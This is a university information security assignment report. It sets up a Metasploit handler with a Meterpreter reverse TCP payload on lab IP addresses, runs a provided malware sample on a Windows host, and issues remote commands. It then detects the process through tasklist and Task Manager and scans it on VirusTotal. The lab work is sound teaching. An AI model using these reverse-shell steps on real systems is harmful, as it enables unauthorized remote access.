

National University of Computer and Emerging Sciences



Assignment # 2

**Student:**

Abdul Rehman ………… 19L-1135

**Section:**

Information Security (BCS-7H)


**Instructor:**

**Ahmad Ali Shah**

Report

**Prerequisites:**

First, I assign 192.168.10.17 to your Kali Linux machine and 192.168.10.56 to Windows machines.

  
  
Run following commands in Kali Linux...


$ msfconsole

Msf6> use exploit/multi/handler


> set payload windows/meterpreter/reverse\_tcp

>set lhost 192.168.10.17


> set lport 4444


> run  


Then I ran the given malware in Windows. Now, in Kali Linux, I could see the Windows shell access.

With “help” command, I could see the operations you can perform on the Windows host with the deployed exploit.  
  


Pass any three commands to malware through Kali Linux

The commands I ran were:  
1) ifconfig  



2) ps  


3) idletime  



All worked perfectly.

Detection of unwanted software/program running in Windows through Command Prompt

I used tasklist command in windows command prompt to see all running processes and identify the unwanted process “testex.exe”.




View the unwanted program / process ID running on Windows and its access rights through Windows GUI

I viewed the unwanted process in windows task manager.


Show the system permissions allocated to the malware

I accessed the properties to see the permissions assigned to it by the windows system.



Check the malware attributes on https://www.virustotal.com/gui/

I scanned the unwanted program using the above website.



In conclusion, I have profoundly understood the working and methods of malware for conducting such attacks on windows. And this was a very informative assignment.